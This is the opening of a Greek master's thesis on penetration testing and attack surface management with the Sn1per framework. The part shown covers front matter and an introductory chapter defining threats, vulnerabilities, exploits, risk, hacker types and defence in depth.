ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ

ΣΧΟΛΗ ΜΗΧΑΝΙΚΩΝ

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΥΠΟΛΟΓΙΣΤΩΝ

Μεταπτυχιακό Πρόγραμμα: Κυβερνοασφάλεια.

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Attack Surface Management and Penetration Testing with Sn1per.

Μάριος Μπαμπούρης.

Α.Μ: cscyb21021.

Εισηγητής: Δρ. Παναγιώτης Γιαννακόπουλος

ΑΙΓΑΛΕΩ, ΝΟΕΜΒΡΙΟΣ 2022

Attack Surface Management and Penetration Testing with Sn1per.

University of West Attica
School of Engineering
Department of Informatics and Computer Engineering
Post-Graduate Studies Programme: CYBERSECURITY

M.Sc. Thesis

Attack Surface Management and Penetration Testing with Sn1per.

Μάριος Μπαμπούρης
A.M: cscyb21021.

Εισηγητής: Σπυρίδων Παπαγεωργίου

Εξεταστική Επιτροπή:

Η μεταπτυχιακή διπλωματική εργασία εξετάστηκε επιτυχώς από την κάτωθι Εξεταστική Επιτροπή:

Α/Α	ΟΝΟΜΑ ΕΠΩΝΥΜΟ	ΒΑΘΜΙΔΑ/ΙΔΙΟΤΗΤΑ/ΤΜΗΜΑ	ΨΗΦΙΑΚΗ ΥΠΟΓΡΑΦΗ
1.	Παναγιώτης Γιαννακόπουλος	Καθηγητής Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών, Πανεπιστήμιο Δυτικής Αττικής / Εισηγητής - Επιβλέπων	Panagiotis Giannakopoulos Digitally signed by Panagiotis Giannakopoulos Date: 2022.12.27 13:54:03 +02'00'
2.	Σπυρίδων Παπαγεωργίου	Μέλος εξεταστικής επιτροπής	Spyridon Signed by: Spyridon
3.	Μιχαηλίδης Εμμανουήλ	Ακαδημαϊκός Υπότροφος Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών, Πανεπιστήμιο Δυτικής Αττικής/ Μέλος Εξεταστικής Επιτροπής	Emmanouil Michailidis Digitally signed by Emmanouil Michailidis Date: 2022.12.27 16:35:50 +02'00'

Ημερομηνία εξέτασης 17/11/2022

ΔΗΛΩΣΗ ΣΥΓΓΡΑΦΕΑ ΜΕΤΑΠΤΥΧΙΑΚΗΣ ΕΡΓΑΣΙΑΣ

Ο κάτωθι υπογεγραμμένος **Μπαμπούρης Μάριος** του **Εμμανουήλ**, με αριθμό μητρώου **cscyb21021** φοιτητής του Προγράμματος Μεταπτυχιακών Σπουδών «**ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑ**» του Τμήματος **Μηχανικών Πληροφορικής και Υπολογιστών** της Σχολής **Μηχανικών** του Πανεπιστημίου Δυτικής Αττικής, δηλώνω ότι:

«Βεβαιώνω ότι είμαι συγγραφέας αυτής της Διπλωματικής εργασίας και κάθε βοήθεια την οποία είχα για την προετοιμασία της είναι πλήρως αναγνωρισμένη και αναφέρεται στην εργασία. Επίσης, οι όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε ακριβώς είτε παραφρασμένες, αναφέρονται στο σύνολό τους με πλήρη αναφορά στους συγγραφείς, τον εκδοτικό οίκο ή το περιοδικό, συμπεριλαμβανομένων και των πηγών που, ενδεχομένως, χρησιμοποιήθηκαν από το διαδίκτυο. Επίσης, βεβαιώνω ότι αυτή η εργασία έχει συγγραφεί από μένα αποκλειστικά και αποτελεί προϊόν πνευματικής ιδιοκτησίας τόσο δικής μου, όσο και του Ιδρύματος.

Παράβαση της ανωτέρω ακαδημαϊκής μου ευθύνης αποτελεί ουσιώδη λόγο για την ανάκληση του πτυχίου μου».

Ο Δηλών

ΕΥΧΑΡΙΣΤΙΕΣ

Η παρούσα διπλωματική εργασία ολοκληρώθηκε διαθέτωντας αρκετό χρόνο και καταβάλλοντας πολύ κόπο σε ένα αρκετά ενδιαφέρον αντικείμενο, αυτό του Penetration Testing και External surface Managment με αυτοματοποιημένα εργαλεία, όπως το Sn1per. Την προσπάθειά μου αυτή υποστήριξε θερμά ο επιβλέπων καθηγητής μου μαζί με τον Κύριο Σπυρίδων Παπαγεωργίου που μου έδωσαν την ευκαιρία να ερευνήσω ένα τόσο συναρπαστικό αντικείμενο και τους ευχαριστώ εκ βαθέων γι’ αυτό. Επίσης, θέλω να ευχαριστήσω την οικογένειά μου για τη συμπαράσταση κατά τη διάρκεια του μεταπτυχιακού προγράμματος.

ΠΕΡΙΛΗΨΗ

Η παρούσα διπλωματική εργασία ασχολείται με την επιστημονική περιοχή της κυβερνοασφάλειας στο αντικείμενο Penetration Testing και, πιο συγκεκριμένα, Penetration Testing με το εργαλείο Sn1per. Στην παρούσα διπλωματική θα παρουσιαστεί μια εισαγωγή στους βασικούς ορούς της Κυβερνοασφάλειας ώστε να μπορέσουμε να είμαστε σε θέση να κατανοήσουμε τα περαιτέρω στάδια της διπλωματικής. Θα μιλήσουμε για απειλές, για ευπάθειες κλπ. Στην συνέχεια, γίνεται θεωρητική ανάλυση του Penetration Testing και του Vulnerability Assessment. Ποιείται αναλυτική μελέτη, τόσο θεωρητική όσο και πρακτική, για το πως διεξάγεται ένα Penetration Testing, τόσο με τον παραδοσιακό τρόπο, αλλά και τόσο με αυτοματοποιημένα εργαλεία. Κατά την ανάλυση του Penetration Testing, θα μιλήσουμε για αυτοματοποιημένα εργαλεία και θα αναλύσουμε σε βάθος την λειτουργία του εργαλείου Sn1per, καθώς θα μελετήσουμε, την φύση του εργαλείου, την εγκατάστασή του, τις εκδόσεις του, τις χρήσεις του, τις λειτουργίες του και, τέλος, θα πραγματοποιήσουμε πρακτικές επιδείξεις του εργαλείου.

ABSTRACT

This thesis deals with the scientific area of cybersecurity, in the field of Penetration Testing and, more specifically, Penetration Testing with Sn1per “all-in-one” offensive security framework. In this thesis an introduction to the basic terms of Cybersecurity will be presented in order to be able to understand the further stages of the thesis. We will talk about threats, vulnerabilities etc. Then we will carry out a theoretical analysis of Penetration Testing and Vulnerability Assessment. Then we will conduct a detailed study, both theoretical and practical, on how to conduct a Penetration Testing, in the traditional way and with automated tools. During the analysis of Penetration Testing, we will talk about automated tools, and we will analyze in depth the operation of the Sn1per tool, as we will study, the nature of the tool, its installation, its versions, its uses, its functions and finally we will perform practical demonstrations of the tool.

ΕΠΙΣΤΗΜΟΝΙΚΗ ΠΕΡΙΟΧΗ: Κυβερνοασφάλεια

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: Sn1per, Απειλές, ευπάθειες, Penetration Testing, Vulnerability Assessment, Automatic Penetration Tools

Πίνακας περιεχομένων

Κατάλογος Εικόνων

Κεφάλαιο 1ο: Βασικοί όροι Κυβερνοασφάλειας.

1.1 Εισαγωγή:

Οι κυβερνοαπειλές είναι αληθινές και είναι πιο συχνές από ότι νομίζουμε. Σύμφωνα με την αναφορά του FBI (FBI 2020 Internet Crime Report), το κέντρο επιχειρήσεων διαδικτυακών παραπόνων έλαβε πάνω από 791,790 παράπονα για εγκλήματα στο κυβερνοχώρο. Επιθέσεις, όπως Ransomware, είναι σε έξαρση.


Πλέον, υπάρχουν όλο και περισσότερες συσκευές που συνδέονται στο Internet. Αυτό έχει θετικά και τα αρνητικά. Τα αρνητικά, γιατί οι hackers έχουν περισσότερα σημεία είσοδού, ώστε να προκαλέσουν ζημία σε μια επιχείρηση ή σε ένα άτομο ξεχωριστά. Σε Εκτυπωτές, security cameras, Sensors, κλπ., δεν έχει προβλεφθεί η ασφάλεια τους σε πιο εξειδικευμένες επιθέσεις. Έτσι, κυβερνήσεις, επιχειρήσεις και άτομα ξεχωριστά έχουν αρχίσει και ξανασκέφτονται πόσο ασφαλή είναι τα δίκτυά τους.

Καθώς ο αριθμός των περιστατικών ασφαλείας μεγαλώνει, θα πρέπει να κατηγοριοποιήσουμε τους κινδύνους, οπού οι επιχειρήσεις και οι καταναλωτές εκτίθενται. Οι πιο γνωστοί οροί που χρησιμοποιούμε στην Κυβερνοασφάλεια είναι: Η ευπάθεια, η απειλή, η εκμετάλλευση μιας ευπάθειας, το ρίσκο και ο πόρος.

Ένας πόρος (Asset), μπορεί να είναι δεδομένα, μπορεί να είναι συσκευές, μπορεί να είναι συστήματα που είναι χρήσιμα για τον οργανισμό ή ακόμα μπορεί και να είναι πιο σύνθετος, όπως ένα «Brand Name». Αυτοί οι πόροι έχουν αξία για τον οργανισμό, γιατί περιέχουν ευαίσθητα δεδομένα ή μπορούν να χρησιμοποιηθούν για την πρόσβαση σε δεδομένα. Για παράδειγμα, ένας πόρος μπορεί να είναι ένας υπολογιστής ενός υπαλλήλου, ένας Server από μια κρίσιμη υποδομή. Οι πιο κοινοί πόροι ενός οργανισμού ονομάζονται «πόροι πληροφορίας» και είναι πόροι όπως βάσεις δεδομένων, φυσικά αρχεία κλπ. [1]

Εικόνα 1: Εικόνα 1: Πόροι, απειλές, ευπαθείς και το ρίσκο.

Την λέξη «απειλή» συχνά την μπερδεύουμε με άλλες λέξεις όπως «ρίσκο» και «ευπάθεια». Αλλά στην Κυβερνοασφάλεια είναι σημαντικό να μπορούμε να κατανοήσουμε τις διαφορές μεταξύ απειλής, ευπάθειας, ρίσκου και εκμετάλλευση μιας ευπάθειας. Μια απειλή, εκμεταλλεύεται μια ευπάθεια και μπορεί να προκαλέσει ζημία στην αξία ενός πόρου. Μια ευπάθεια είναι μια αδυναμία στο σύστημα μας, που επιτρέπει στον κακόβουλο χρήστη να εισχωρήσει σε αυτό, το ρίσκο είναι η πιθανότητα προκλήσεις μιας ζημίας σε έναν πόρο και η εκμετάλλευση μιας ευπάθειας είναι μια τρύπα ασφαλείας, που εκμεταλλεύεται ένας κακόβουλος χρήστης. [2]



Εικόνα 2: Απειλή, ρίσκο και ευπάθεια.

1.2. Τύποι Hackers και Ψηφιακοί κακόβουλοι χρήστες (Threat Actrors)


Στην Κυβερνοασφάλεια έχουμε 3 κατηγορίες γνωστών Hackers:

- White Hat Hackers: Θεωρούνται οι καλοί τύποι, οι οποίοι ακολουθούν τους κανόνες, ζητούν άδεια και αναφέρουν τις ευπάθειες ενός οργανισμού.
- Gray Hat Hackers: Μπορεί να έχουν καλές προθέσεις, μπορεί και να μην έχουν καλές προθέσεις, συνήθως, αν ανακαλύψουν κάποια ευπάθεια δεν θα την μοιραστούν ούτε θα προτείνουν λύσεις. Βάζουν σε προτεραιότητα την δικιά τους κρίση στο τι είναι σωστό και τί όχι από αυτά που ανακαλύπτουν.
- Black Hat Hackers: Σε αυτήν την κατηγορία βρίσκονται οι κυβερνοεγκληματίες. Δεν τους ενδιαφέρει, εάν προκαλέσουν ζημιά σε οργανισμούς ή σε άτομα και ο στόχος τους είναι προσωπικό κέρδος, πολιτικό κέρδος ή ακόμα και για διασκέδαση. [3]

Εικόνα 3: Τύποι των Hackers.

Οι ψηφιακοί κακόβουλοι χρήστες ή αλλιώς Threat Actrors είναι, στην ουσία, οι επιτιθέμενοι σε ένα σύστημα. Μπορεί να είναι οποιοδήποτε ένας επιτιθέμενος. Από έναν ταχυδρόμο ή έναν υπάλληλο μιας εταιρίας που έχει απολυθεί κ.α. . Στην Κυβερνοασφάλεια έχει δημιουργηθεί μια μικρή λίστα από κατηγοριών:

1. Script Kiddies.
2. Malicious insiders.
3. APTs.
4. Hacktivist.
5. Organized Crime.
6. Malicious insiders [4]



Εικόνα 4: Cyber Threat Actors – Motivations.


1.3.1. Απειλές (Threats)

Οι απειλές έχουν την δυνατότητα να κλέψουν ή να κάνουν ζημιά σε δεδομένα, να αναστατώσουν επιχειρήσεις ή ακόμα να δημιουργήσουν ζημίες, γενικά. Για να μην συμβούν τα παραπάνω θα πρέπει να γνωρίζουμε ποιες απειλές Κυβερνοασφάλειας υπάρχουν.

Σε γενικές γραμμές υπάρχουν 3 κατηγορίες:

- **Εσκεμμένες απειλές**: Όπως Malware, Ransomware, phishing, επικίνδυνος κώδικας, παραβίαση στοιχείων εισόδου. Αυτές είναι ενέργειες, όπου κακόβουλοι χρήστες χρησιμοποιούν, ώστε να μπορέσουν να παραβιάσουν την ασφάλεια ενός συστήματος.
- **Ακούσιες απειλές**: Αυτές οι απειλές, πολλές φορές, συνδέονται με το ανθρώπινο λάθος. Όπως για παράδειγμα, ξεχάσαμε να κλειδώσουμε την πίσω πόρτα του σπιτιού μας, καθώς φεύγουμε για τη δουλειά. Όσο εμείς είμαστε στο γραφείο, ένας κλέφτης θα μπορούσε να έχει την ευκαιρία, ώστε να εισβάλει στο σπίτι μας και να μας κλέψει πράγματα που έχουν αξία για εμάς, παρόλο που εμείς δεν θέλαμε να αφήσουμε την πόρτα ξεκλείδωτη. Στην Κυβερνοασφάλεια κάποιος μπορεί να αφήσει την πόρτα των IT Servers ξεκλείδωτή ή ακόμα να αφήσει ευαίσθητη πληροφορία χωρίς παρακολούθηση. Ένας υπάλληλος θα μπορούσε να ξεχάσει να ενημερώσει το Anti-virus λογισμικό του.
- **Φυσικές απειλές**: Είναι απειλές που σχετίζονται με την φύση όπως, πλημμύρες, πυρκαγιές, σεισμοί κ.α. Δεν είναι άμεσα συνδεόμενοί με την Κυβερνοασφάλεια, αλλά είναι απρόβλεπτοι και θα μπορούσαν να δημιουργήσουν ζημία στους πόρους ενός οργανισμού.

Για να προστατευθούμε από κυβερνοαπειλές, θα πρέπει συνεχώς να παρακολουθούμε τα δεδομένα και να χρησιμοποιούμε αυθεντικοποίηση δύο παραγόντων. Επίσης, θα πρέπει να εκπαιδεύσουμε τους υπαλλήλους ενός οργανισμού να αναγνωρίζουν επιθέσεις phishing, καθώς, και άλλες τακτικές οπού οι κυβερνοεγκληματίες χρησιμοποιούν. [5]




Εικόνα 5: Απειλές στον κυβερνοχώρο.

1.3.2. Ευπάθεια (Vulnerability)

Λάθη γίνονται κατά την διάρκεια της κατασκευής και της κωδικοποίησης προγραμμάτων και πρωτοκόλλων. Αυτά τα λάθη που μένουν στον κώδικα είναι αυτά που κοινώς αναφερόμαστε σαν «bugs». Τα «bugs» εξ' ορισμού δεν είναι επικίνδυνα για το σύστημα, αλλά υπάρχουν «bugs» στα οποία μπορούν κακόβουλοι χρήστες να εκμεταλλευτούν. Αυτά τα «bugs» ονομάζονται ευπάθειες. Οι ευπάθειες μπορούν να αξιοποιηθούν, ώστε να εξαναγκάσουν το λογισμικό να λειτουργήσει με τρόπο που δεν θα έπρεπε να λειτουργήσει, όπως να δίνει πληροφορίες για την ασφάλεια του δικτύου ενός οργανισμού.

Όταν ένα «bug» το αναγνωρίζουμε σαν ευπάθεια, δηλώνεται στο MITRE σαν ένα **CVE** ή αλλιώς Common vulnerability or exposure, και του ανατίθεται, επίσης, ένας αριθμός που υποδηλώνει πόσο επικίνδυνη είναι αυτή η ευπάθεια, ώστε οι οργανισμοί να μπορούν να το αναγνωρίσουν και να κατανοήσουν το πιθανό ρίσκο που έχουν σε μια τέτοια ευπάθεια. Τα CVEs είναι το σημείο αναφοράς για Vulnerability scanners.

Ένα Vulnerability Scanner θα σαρώσει το περιβάλλον που του δίνεται η δυνατότητα με σκοπό να αναγνωρίσει ευπάθειες από την βάση δεδομένων ευπαθειών που διαθέτει. Όσο περισσότερες πληροφορίες ένα Scanner μπορεί να συλλέξει, τόσο πιο ακριβής είναι στα αποτελέσματα του. Όταν η ομάδα συλλέξει αυτά τα αποτελέσματα, η ομάδα μπορεί να προγραμματίσει ένα **Penetration Test**, ώστε να μπορέσει να δει ακριβώς ποιες και πως οι ευπάθειες αφήνουν τρύπες στο σύστημα με σκοπό την διόρθωση τους. [2]



Εικόνα 6: Ευπάθειες Δικτιού.

Μια ευπάθεια ασφαλείας είναι μια αδυναμία, ένα λάθος, μια ατέλεια που βρίσκεται σε ένα σύστημα ασφαλείας και έχει την πιθανότητα να βρεθεί προς εκμετάλλευσή από κάποιον κακόβουλο χρήστη με σκοπό την παραβίαση του ασφαλές δικτιού.

Υπάρχουν πολλές ευπάθειες, αλλά οι πιο γνωστές είναι:

Broken Authentication: Όταν τα αναγνωριστικά εισόδου έχουν παραβιαστεί ή οι συνεδρίες των χρηστών μπορούν να παραβιαστούν από κακόβουλους χρήστες, που θα παριστάνουν τους νόμιμους χρήστες.

SQL Injection: Μία από τις πιο γνωστές ευπάθειες ασφαλείας είναι οι SQL Injection. Αυτές οι επιθέσεις χρησιμοποιούνται με σκοπό την πρόσβαση σε βάση δεδομένων, χρησιμοποιώντας κακόβουλο κώδικα. Μια επιτυχής SQL Injection επίθεση μπορεί να επιτρέψει στους κακόβουλους χρήστες να κλέψουν ευαίσθητες πληροφορίες των χρηστών.

Cross-Site Scripting: Όπως οι SQL Injection, έτσι και οι XSS επιθέσεις, επιτυγχάνονται με την χρήση κακόβουλου κώδικα σε μια σελίδα. Αλλά αυτές οι επιθέσεις συνήθως στοχεύουν τους χρήστες της σελίδας αυτής, πάρα την σελίδα, με σκοπό την διάρρηξή των ευαίσθητων πληροφοριών των χρηστών που χρησιμοποιούν αυτήν την σελίδα.


Cross-Site Request Forgery: Προσπαθούν να κοροϊδέψουν τον χρήστη, ώστε να κάνει μια ενέργεια που δεν θα έκανε φυσιολογικά. Αυτές οι επιθέσεις, συχνά συνδυάζονται με Social Engineering και μπορούν να κοροϊδέψουν τους χρήστες και να δώσουν στους κακόβουλους χρήστες προσωπικές πληροφορίες.

Security Misconfiguration: Κάθε εξάρτημα ενός συστήματος ασφαλείας μπορεί να εκμεταλλευτεί από τους κακόβουλους χρήστες, εάν δεν έχουν γίνει σωστές οι ρυθμίσεις σε αυτό. Αυτές οι επιθέσεις ονομάζονται «Security Misconfiguration»

Ευπάθειες όλων των τύπων μπορούν να οδηγήσουν σε διαρροή δεδομένων, και ως συνέπεια αυτό να οδηγήσει σε παραβίαση δεδομένων. Μια διαρροή δεδομένων συμβαίνει όταν τα δεδομένα, είτε εσκεμμένα, είτε ακούσια διαρρέονται από έναν οργανισμό. Μια παραβίαση δεδομένων από την άλλη, σημαίνει ότι τα δεδομένα κλάπηκαν. Συνήθως η διαρροή δεδομένων γίνεται από κάποιο λάθος, όπως, για παράδειγμα, ένας υπάλληλος να στείλει ένα αρχείο σε λάθος email διεύθυνση ή ακόμα να αποθηκεύσει αυτά το αρχείο σε δημόσια Servers. [1]

1.3.3. Πρόγραμμα εκμετάλλευσης ευπάθειάς (Exploit)

Ένα πρόγραμμα εκμετάλλευσης ευπάθειας είναι το επόμενο βήμα στα σχέδια ενός επιτιθέμενου, αφότου έχει βρει μια ευπάθεια στο σύστημα. Τα Exploits είναι τα μέσα τα οποία εκμεταλλεύονται μια ευπάθεια και επιτρέπουν στον κακόβουλο χρήστη κακόβουλες ενέργειες. Αυτές οι ενέργειες μπορεί να είναι κομμάτια λογισμικού, κομμάτια από εντολές ή ακόμα exploits ανοιχτού κώδικα. [1]




Εικόνα 7: Ένα Exploit μπορεί να δημιουργηθεί από πολλές μεθόδους.

1.3.4. Ρίσκο (Risk)

Ένα ψηφιακό ρίσκο πρόκειται για την διασταύρωση των πόρων, των απειλών και των ευπαθειών. Είναι η δυνατότητα ή πιθανότητα για την πρόκληση ζημίας ή καταστροφής ενός πόρου, όταν μια απειλή εκμεταλλεύεται μια ευπάθεια. Πιο απλά:

Απειλές + Ευπάθειες = Ρίσκο.



Εικόνα 8: Ρίσκο.

Για να αναγνωρίσει ένας οργανισμός το ψηφιακό ρίσκο που διατρέχει θα πρέπει να καταλάβει πρώτα τους τύπους των απειλών που κυκλοφορούν και ποιες από αυτές μπορούν να απειλήσουν τα συστήματα του. Παρόλο που η Κυβερνοασφάλεια είναι μια επιστήμη που συνεχώς εξελίσσεται, ένας οργανισμός μπορεί να κρατήσει το ρίσκο σε χαμηλά επίπεδα με διάφορες τεχνικές, όπως για παράδειγμα η συμμόρφωσή του στο ISO 27001. [6] [7]

Εικόνα 9: ISO 27001-2.

1.3.5 Κατανοώντας τα Ρίσκα.

Όπως εξηγήσαμε παραπάνω, στα θεμελιώδη συστατικά του ρίσκου, μπορούμε να κατανοήσουμε ότι η ιδέα των ρίσκων είναι πολύ πιο συνθέτη από αυτή που ίσως είχαμε εξαρχής στο μυαλό μας. Μπορεί να ακούγεται παράλογο, αλλά αυτό δεν είναι απαραίτητα κακό.
Αυτό συμβαίνει, γιατί αυτό που μετράει είναι η εξειδίκευση των ρίσκων που υπάρχουν στον εκάστοτε οργανισμό και αυτό σημαίνει ότι ένας οργανισμός μπορεί να έχει λιγότερα ρίσκα από όσα είχε εκτιμήσει.

Σε τελική ανάλυση, ένα ρίσκο ασφάλειας πληροφορίας θα πρέπει να έχει ένα αντικείμενο που είναι σε κίνδυνο (όπως ένας πόρος), θα πρέπει να υπάρχει κακόβουλος ηθοποιός και ένα πρόγραμμα εκμετάλλευσης ευπάθειας (Exploit) για να μπορέσει να εκμεταλλευτεί μια ευπάθεια και να γίνει παραβίαση.

Άμα έχουμε αναγνωρίσει μια ευπάθεια, αλλά δεν υπάρχει καμία απειλή να την εκμεταλλευτεί, τότε θα έχουμε λίγό έως καθόλου ρίσκο ασφαλείας. Παρόμοιος, μπορεί να έχουμε ανιχνεύσει μια απειλή αλλά να έχουμε πάρει όλα τα απαραίτητα μέτρα ώστε να μην πραγματοποιηθεί η εκμετάλλευση της.

Φυσικά, το πρώτο βήμα που πρέπει να κάνουμε είναι να αναγνωρίσουμε τα ρίσκα που υπάρχουν, με σκοπό να ασφαλίσουμε τον οργανισμό μας. Θα πρέπει να τα καταγράψουμε, να τα αναλύσουμε, να τα αξιολογήσουμε, να τα βάλουμε σε σειρά προτεραιότητας, να εφαρμόσουμε αντίμετρα ώστε να τα ασφαλίσουμε και τέλος να τα παρακολουθούμε. [8]

Εικόνα 10: Risk Management ISO 27005.

1.4. Αρχιτεκτονικές ασφαλείας


1.4.1. Άμυνα σε βάθος

Στο συγκεκριμένο μοντέλο υλοποιούνται μέτρα και μηχανισμοί ασφάλειας σε μορφή διαδοχικών στρωμάτων για την προστασία του οργανισμού από απειλές. Κάθε στρώμα ξεχωριστά δεν είναι υπεύθυνο για ένα συγκεκριμένο σετ από απειλές, ενώ όλα τα στρώματα μαζί προσφέρουν μια αξιόλογη αντιμετώπιση όλων των απειλών. Εάν μία απειλή καταφέρει και παρακάμψει ένα στρώμα ασφάλειας, θα πρέπει να αντιμετωπίσει τα αντίμετρα ασφάλειας του επόμενου στρώματος. Μία

αποτελεσματική στρατηγική άμυνας σε βάθος περιλαμβάνει μηχανισμούς σε τεχνικό επίπεδο, οργανωτικό / διοικητικό. [9]

Ενδεικτικά:

- Πολιτικές και διαδικασίες (ανάλυση κινδύνου, εκπαίδευση χρηστών, διαχείριση εφοδιαστικής αλυσίδας κ.α.).
- Περιορισμοί πρόσβασης (need-to-know).
- Ασφάλεια δικτύων (firewalls,IDS,IPS,VPN).
- Προστασία συσκευών (Antivirus).
- Προστασία εφαρμογών και δεδομένων (Cryptography, updating, data backup).



